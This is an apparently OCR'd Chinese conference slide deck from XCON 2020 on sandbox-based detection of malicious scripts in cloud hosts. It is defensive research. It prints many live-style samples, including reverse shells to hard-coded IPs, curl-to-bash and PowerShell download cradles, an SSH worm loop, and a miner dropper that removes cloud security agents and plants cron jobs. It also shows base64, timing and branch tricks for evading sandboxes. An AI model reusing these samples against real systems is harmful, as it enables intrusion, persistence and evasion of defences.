XCON 2020 安全焦点信息安全技术峰会
XFOCUS INFORMATION SECURITY CONFERENCE

云安全环境下恶意脚本检测的最佳实践

王硕 & 孙艺

AUGUST 2020

CHINA · BEIJING

团 队 成 员

王硕、孙艺

任职于阿里巴巴云安全中心，负责主机层入侵检测的研发团队。

目 录
CONTENTS

01. 恶意脚本攻防现状
为什么要做恶意脚本的能力建设以及我们遇到的困难

02. 恶意脚本检测方案
我们对于恶意脚本检测的最佳实践

03. 高对抗轻量级脚本沙箱
介绍沙箱设计动因和目的，并基于样本示例展示沙箱的部分核心技术

04. 恶意脚本检测未来
我们对恶意脚本检测领域的看法

恶意脚本攻防现状

为什么要做恶意脚本的能力建设以及我们遇到的困难

恶意脚本攻防现状

批量攻击的利用

释放脚本


投递病毒

漏洞利用

横向传播

持久化控制

窃取信息



恶意脚本攻防现状

为什么传播速度如此快？

多种横向传播方式

证书免登

密码抓取

暴力破解

漏洞利用

```
for h in $(grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" /root/.ssh/known_hosts);
do ssh -oBatchMode=yes -oConnectTimeout=5 -oStrictHostKeyChecking=no $h
'evil_payload' & done
```

恶意脚本攻防现状

检测能力决定响应时间

脚本不断变异

需要第一时间的**响应**能力

05-03 09:05:05 217.12.210.192/sa.sh

05-03 20:58:13 54.36.185.99/sa.sh


05-04 21:01:00 176.31.60.91/sa.sh

05-05 01:58:02 anagima3.top/sa.sh


05-05 17:24:00 95.142.44.216/s2.sh

恶意脚本攻防现状


恶意脚本检测的难点 – 脚本类型丰富



Bashfuscator



Invoke-Obfuscation



Invoke-DOSfuscation

恶意脚本攻防现状

恶意脚本检测的难点 – 脚本利用姿势丰富

有文件脚本执行

- Bash
- Python
- Perl
- PowerShell
- Vbsript
- …

无文件脚本执行

curl|wget	evil.com | (bash|sh|python|…)
powershell.exe	IEX(New-Object System.Net.WebClient).DownloadString(//evil.com/1.jpg)
wmic.exe	os get /FORMAT:“https://evil.com/evil.xsl”
mshta.exe	http://evil.com/evil.jpg
regsvr32.exe	/u /s /i:http://evil.com/evil.txt scrobj.dll

恶意脚本攻防现状

恶意脚本检测的难点 – 脚本利用姿势丰富

exec下载器

```
exec 3<>/dev/tcp/127.0.0.1/80
echo -e "GET /1.sh HTTP/1.1\r\nhost: 127.0.0.1\r\nConnection: close\r\n\r\n" >&3
cat <&3 | sed -n '11p' | bash
```

fireELF

```
libc = ctypes.CDLL(None)
argv = ctypes.pointer((ctypes.c_char_p * 0)(*[]))
syscall = libc.syscall
fd = syscall(319, "", 1)
fexecve = libc.fexecve
os.write(fd, content)
fexecve(fd, argv, argv)
```

恶意脚本攻防现状

恶意脚本检测的难点 – “弱特征”攻击

攻击者

echo "ssh-rsa * evil@localhost" >> /root/.ssh/authorized_keys

管理员

echo "ssh-rsa * evil@localhost" >> /root/.ssh/authorized_keys

恶意脚本攻防现状

恶意脚本检测的难点 – “Yara”打标的困境

恶意脚本攻防现状

恶意脚本检测的难点 – 词法分析的困境

Python嵌套Bash

```
-> python –c “import base64,os;exec(base64.b64decode(‘payload’))"
-> os.system("echo d2hvYW1p|base64 -d|bash");
-> echo d2hvYW1p|base64 -d|bash
-> whoami
```

Bash嵌套Python

```
-> echo xxxx|base64 -d|bash
-> python –c “import base64,os;exec(base64.b64decode(‘payload’))"
-> import base64,os;exec(base64.b64decode(‘payload’))
```

对单一的脚本进行词法分析，具有很强的局限性。

恶意脚本攻防现状

恶意脚本检测的难点 – 总结

类型	技巧	漏报	误报	嵌套
脚本种类丰富	脚本攻击技巧丰富	“弱特征”导致的漏报	无意义文本导致的误报	多种脚本嵌套

恶意脚本检测方案

我们对于恶意脚本检测的最佳实践

恶意脚本检测方案

基于行为沙箱的数据分析

传统检测只判黑白

多特征决策产生分级告警

架构

恶意脚本检测方案

轻量级脚本沙箱能力

攻击者

脚本

沙箱

符合语法

动态运行

基于trace模式的解混淆

对关键目录、文件监控

Hook网络通信

恶意脚本检测方案

抽取特征 组合告警

```
#!/bin/sh
ulimit -n 65535
rm -rf /var/log/syslog
chattr -iua /tmp/
chattr -iua /var/tmp/
ufw disable
iptables -F
sudo sysctl kernel.nmi_watchdog=0
echo '0' >/proc/sys/kernel/nmi_watchdog
echo 'kernel.nmi_watchdog=0' >>/etc/sysctl.conf
userdel akay
userdel vfinder
chattr -iae /root/.ssh/
chattr -iae /root/.ssh/authorized_keys
WGET /salt-store http://416419.selcdn.ru/cdn/salt_storer
if ps aux | grep -i '[a]liyun'; then
  curl http://update.aegis.aliyun.com/download/uninstall.sh | bash
elif ps aux | grep -i '[y]unjing'; then
  /usr/local/qcloud/stargate/admin/uninstall.sh
  /usr/local/qcloud/YunJing/uninst.sh
  /usr/local/qcloud/monitor/barad/admin/uninstall.sh
fi
echo "* * * * * $LDR http://217.8.117.137/c.sh | sh > /dev/null 2>&1
* * * * * /usr/bin/salt-store || /tmp/salt-store || /var/tmp/salt-store"
| crontab -
```

Unix Shell

卸载EDR

清除日志


下载二进制

植入定时任务

特征组合

恶意脚本检测方案

推理式检测



恶意脚本检测方案

总结

引入沙箱可以更好的解决检测问题

但它同时也会引入新的问题和挑战

- 分支对抗
- 时间对抗

……

高对抗轻量级脚本沙箱

介绍沙箱设计动因和目的，并基于样本示例展示沙箱的部分核心技术

为何要设计脚本沙箱

现有手段存在的困境

静态检测技术困境：

- 脚本类型多样
  - Shell、Python、Perl、Java、Powershell、VBS、BAT…
- 攻击技巧多样
  - 无文件攻击、计划任务执行、多种脚本嵌套执行…
- 脚本混淆
  - Bashfuscator、gzexe、Invoke-Obfuscation各种混淆武器库
- 脚本加密
  - Base64、DES、Zip压缩、自定义加密算法

传统沙箱的困境：

- 此架构存在性能瓶颈
- 无法感知更高级语义

为何要设计脚本沙箱

云上特点和诉求

云上样本特点：


亿级体量

对脚本沙箱的设计诉求：

- 快速响应
- 每日亿级处理能力
- 解密、解混淆的能力
- 记录所有行为日志

最终沙箱解决方案

架构与特性



核心特性：


- ✓ 基于Docker容器，启动快，低延迟，资源占用低
- ✓ 基于Opcode层定制开发，实现细粒度和语义感知
- ✓ 基于Trace机制，完整监控解密解混淆过程
- ✓ 基于云原生集群式架构，随时横向扩展

最终沙箱解决方案

核心技术与特色

足够轻

毫秒级响应、亿级吞吐能力



足够强

让样本更充分的执行，反对抗能力强

反分支对抗

反时间对抗

进程链跟踪

网络模拟

……

核心技术-反分支对抗

下面这个样本在普通沙箱中无法跑出恶意行为

```
import os
import datetime
import time
user = os.popen("whoami").read().strip('\n')

if user == "root":
    exit()

else:
    data = '''/bin/bash -i >& '''
    data1 = '''/dev/tcp/222.25.1.123/8888 0>&1'''
    def logfile():
        with open("a.log", 'w') as f:
            f.write(data+data1)
        os.system('bash a.log')
    logfile()
```

核心技术-反分支对抗

更多分支对抗的样本示例（参数检查、环境检查、超长次数循环、特定版本脚本虚拟机探测）

```
f=open("/tmp/testttt","w")
f.write("")
f.write("__import__('os')")
f.close()
f=open("/tmp/testttt","r")

if len(sys.argv)!=3:
    exit()

().__class__.__bases__[0].__subclasses__()[59].__init__.__globals__['__built
['{}'.format("ZXZhbA==".decode("base64"))]("
{}.system('{}')".format(f.read(),'YmFzaCAtYyAiYmFzaCAtaSA+JiAvZGV2L3RjcC8xMT
SI='.decode("base64")))
```

```
if [ -d "${Root_Path}/server/apache" ]; then
    webserver="apache"
elif [ -d "${Root_Path}/server/nginx" ]; then
    webserver="nginx"
fi

if [ "${webserver}" == "" ]; then
    echo "No Web server installed!"
    exit 0;
fi
```

```
except:
    pass

def dircreate():

    for i in range(10000000):

        os.mkdir(basedir + "fhquifhfuqufehiqufhqifehqiuefhqufehiuqhfuiq

def logfile():
    data = '''/bin/bash -i >& '''
    data1 = '''/dev/tcp/222.55.1.21/8888 0>&1'''
```

```
import subprocess

a = "echo${IFS}YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjE1Mi4xMDMvNzc3NiAwPiYx|base64${IFS}-d|bas
def exec_fun() :
    subprocess.call(a,shell=True)

try:

    b = 11 < 'test'

except Exception as e:
    exec_fun()
```

核心技术-反分支对抗

分支对抗样本的特点

对抗特点：

- 可能包含「分支」结构 if…elif…else，及分支嵌套
- 可能包含「循环」结构while/for，及循环嵌套
- 可能包含「异常」处理结构 try …except…finally
- 可能通过「 exit、return、break、continue 」等指令或函数提前终止或跳出
- 可能包含以上多个结构的嵌套组合

核心技术-反分支对抗


解法1：基于栈回溯的分支覆盖策略

```python
import random

a = 5
a += random.randint(0, 10)

if a > 10:
    print "a > 10"
    a += random.randint(0, 10)
    if a > 20:
        print "a > 20"
    else:
        print "a <= 20"
else:
    print "a <= 10"
    a += random.randint(0, 10)
    if a > 10:
        print "a > 10"
    else:
        print "a <= 10"

print "done"
```




```
5   0 LOAD_CONST               1 (5)
    3 STORE_FAST               0 (a)

6   6 LOAD_FAST                0 (a)
    9 LOAD_GLOBAL              0 (random)
   12 LOAD_ATTR                1 (randint)
   15 LOAD_CONST               2 (0)
   18 LOAD_CONST               3 (10)
   21 CALL_FUNCTION            2
   24 INPLACE_ADD
   25 STORE_FAST               0 (a)

8  28 LOAD_FAST                0 (a)
   31 LOAD_CONST               3 (10)
   34 COMPARE_OP               4 (>)
   37 POP_JUMP_IF_FALSE       95

9  40 LOAD_CONST               4 ('a > 10')
   43 PRINT_ITEM
   44 PRINT_NEWLINE

10 45 LOAD_FAST                0 (a)
   48 LOAD_GLOBAL              0 (random)
   51 LOAD_ATTR                1 (randint)
   54 LOAD_CONST               2 (0)
   57 LOAD_CONST               3 (10)
   60 CALL_FUNCTION            2
   63 INPLACE_ADD
   64 STORE_FAST               0 (a)

11 67 LOAD_FAST                0 (a)
   70 LOAD_CONST               5 (20)
   73 COMPARE_OP               4 (>)
   76 POP_JUMP_IF_FALSE       87

12 79 LOAD_CONST               6 ('a > 20')
   82 PRINT_ITEM
   83 PRINT_NEWLINE
   84 JUMP_ABSOLUTE          147

14 >> 87 LOAD_CONST               7 ('a <= 20')
      90 PRINT_ITEM
      91 PRINT_NEWLINE
      92 JUMP_FORWARD            52 (to 147)

16 >> 95 LOAD_CONST               8 ('a <= 10')
      98 PRINT_ITEM
      99 PRINT_NEWLINE

17    100 LOAD_FAST                0 (a)
      103 LOAD_GLOBAL              0 (random)
      106 LOAD_ATTR                1 (randint)
      109 LOAD_CONST               2 (0)
      112 LOAD_CONST               3 (10)
      115 CALL_FUNCTION            2
      118 INPLACE_ADD
      119 STORE_FAST               0 (a)

18    122 LOAD_FAST                0 (a)
      125 LOAD_CONST               3 (10)
      128 COMPARE_OP               4 (>)
      131 POP_JUMP_IF_FALSE      142

19    134 LOAD_CONST               4 ('a > 10')
      137 PRINT_ITEM
      138 PRINT_NEWLINE
      139 JUMP_FORWARD             5 (to 147)

21 >> 142 LOAD_CONST               8 ('a <= 10')
      145 PRINT_ITEM
      146 PRINT_NEWLINE

23 >> 147 LOAD_CONST               9 ('done')
      150 PRINT_ITEM
      151 PRINT_NEWLINE
      152 LOAD_CONST               0 (None)
      155 RETURN_VALUE
```

示例代码（python）

对应的CFG

对应的Opcode

核心技术-反分支对抗

解法1：基于栈回溯的分支覆盖策略

虚拟机把源代码编译成Opcode后，可以根据跳转指令把Opcode分成Block。根据Block画出CFG。有了CFG图就可以把分支覆盖问题演化成图的遍历问题。

通过遍历执行效果如下：

Init -> B1-> B3 -> Done

> B4 -> Done

> B2-> B5 -> Done

> B6 -> Done

此策略难点：


- 如何记录每个跳转位置及备份全局变量和状态信息
- 当回溯到跳转位置时如何还原全局变量和状态信息

此策略问题：

- 当分支太多时，存在性能问题

核心技术-反分支对抗

解法2：基于强制全分支覆盖策略-分支平铺





```
if a > b:
    print "if True"
else:
    print "if False"
```

平铺展开

```
print "if True"
print "if False"
```

核心技术-反分支对抗

解法2：基于强制全分支覆盖策略-循环限制





```
for i in xrange(1000000):
    if i >= 0:
        print "for continue"
        continue
    print "for if False"
```

次数限制&忽略continue

```
for i in xrange(指定次数):
  print "for continue"
  print "for if False"
```

核心技术-反分支对抗

解法2：基于强制全分支覆盖策略-接管异常机制




```
try:
    print "try1"
    raise Exception("eeeee")
except Exception as e:
    print "try2", e
except BaseException as e:
    print "try3", e
finally:
    print "try4"
```

平铺展开

```
print "try1"
raise Exception("eeeee")
print "try2", e
print "try3", e
print "try4"
```

核心技术-反分支对抗

解法2：基于强制全分支覆盖策略-难点和问题

此策略难点：

- 在Opcode层面，如何识别分支、循环、异常结构
- 强制修改分支后，如何确保栈平衡
- 当代码出现异常时，如何忽略异常

此策略问题：

- 强制拉平分支，可能会改变原始行为
- 强制跳出循环，可能导致代码运行不充分

核心技术-反时间对抗

下面这个样本使用了时间对抗

```
import base64, codecs
import time
b="aaaaaW1wb3J0IHNvY2tldCxzdWJwcm9jZXNzLG9zO3M9c29ja2V0LnNvY2tldChzb2NrZXQuQUZfSU5FVCxzb2NrZXQuU09DS19TVFJFQU0pO3MuY29ubmVjdCgoIjQ1Ljc3LjI0MS4xNTgiLDg4ODgpKTtvcy5kdXAyKHMuZmlsZW5vKCksMCk7IG9zLmR1cDIocy5maWxlbm8oKSwxKTsgb3MuZHVwMihzLmZpbGVubygpLDIpO3A9c3VicHJvY2Vzcy5jYWxsKFsiL2Jpbi9zaCIsIi1pIl0pO3A="
time_gap=time.time()
if (time.time()>0):
    time.sleep(5)
    time_gap=time.time()-time_gap
if(time_gap>=2):
    b=b[4:]
else:
    b=b[2:]
print("begin")
eval(compile(base64.b64decode(b), '<string>', 'exec'))
```

核心技术-反时间对抗

其他时间对抗形式

```python
import os
import time
import datetime

starttime = datetime.datetime.now()
time.sleep(12)
endtime = datetime.datetime.now()
ttt = (endtime - starttime).seconds

data = {}
data['10'] = '''/bin/bash -i >& '''
data['11'] = '''/dev/tcp/222.25.22.111/8888 0>&1'''

def is_sandbox(n):
    return n > 5

newlist = filter(is_sandbox, range(10,ttt))

payload = data[str(newlist[0])]+data[str(newlist[1])]

def logfile():
    with open("a.log", 'w') as f:
        f.write(payload)
    os.system('bash a.log')
    print('s done')

logfile()
```

```bash
#!/bin/bash
starttime=`date +'%s'`
sleep 10
endtime=`date +'%s'`
ttt=$((endtime-starttime))

echo "A=1"
data4="v/tc"
data5="p/222.55.1"
data2="h -i >"
data3="& /de"
data6=".111/8888 "
data="$data2$data3$data4$data5$data6"

if ((ttt > 5));then
  data1="/bin/bas"
else
  data1=""
fi
echo $data1
```


核心技术-反时间对抗

时间对抗的特点和解法

对抗特点：

- 具备「休眠」特性
- 可能会「校验」休眠前后时间差
- 可能会具备「跨进程」特性

反对抗方法：



核心技术-进程链跟踪

这是一个多脚本类型跨进程嵌套执行的例子

```
#!/usr/bin/python
import sys
f=open("/tmp/testttt","w")
f.write("")
f.write("__import__('os')")
f.close()
f=open("/tmp/testttt","r")

bash="YmFzaCAtYyAic2xlZXAgMSAmJiBiYXNoIC1pID4mIC9kZXYvdGNwLzIyMi4xMS40NC4yMy81Njc4IDA+JjEi"

content="echo {}|base64 -d > /tmp/test.sh &&chmod +x /tmp/test.sh && nohup /tmp/test.sh".format(bash)

().__class__.__bases__[0].__subclasses__()[59].__init__.__globals__['__builtins__']
['{}'.format("ZXZhbA==".decode("base64"))]("{}.system('{}')".format(f.read(),content))
```

核心技术-进程链跟踪

执行后沙箱抓到的进程链信息

- python 123456789abcdef.py
  - sh –c ‘echo YmFzaCAtYyAic2xlZXAgMSAmJiBiYXNoIC1pID4mIC9kZXYvdGNwLzIyMi4xMS40NC4yMy81Njc4IDA+JjEi|base64 -d > /tmp/test.sh &&chmod +x /tmp/test.sh && nohup /tmp/test.sh'
    - echo YmFzaCAtYyAic2xlZXAgMSAmJiBiYXNoIC1pID4mIC9kZXYvdGNwLzIyMi4xMS40NC4yMy81Njc4IDA+JjEi
      - base64 -d > /tmp/test.sh
    - chmod +x /tmp/test.sh
    - nohup /tmp/test.sh
      - /tmp/test.sh
        - bash -c "sleep 1 && bash -i >& /dev/tcp/222.11.44.23/5678 0>&1"
          - sleep 1
          - bash -i &>/dev/tcp/222.11.44.23/5678 0>&1

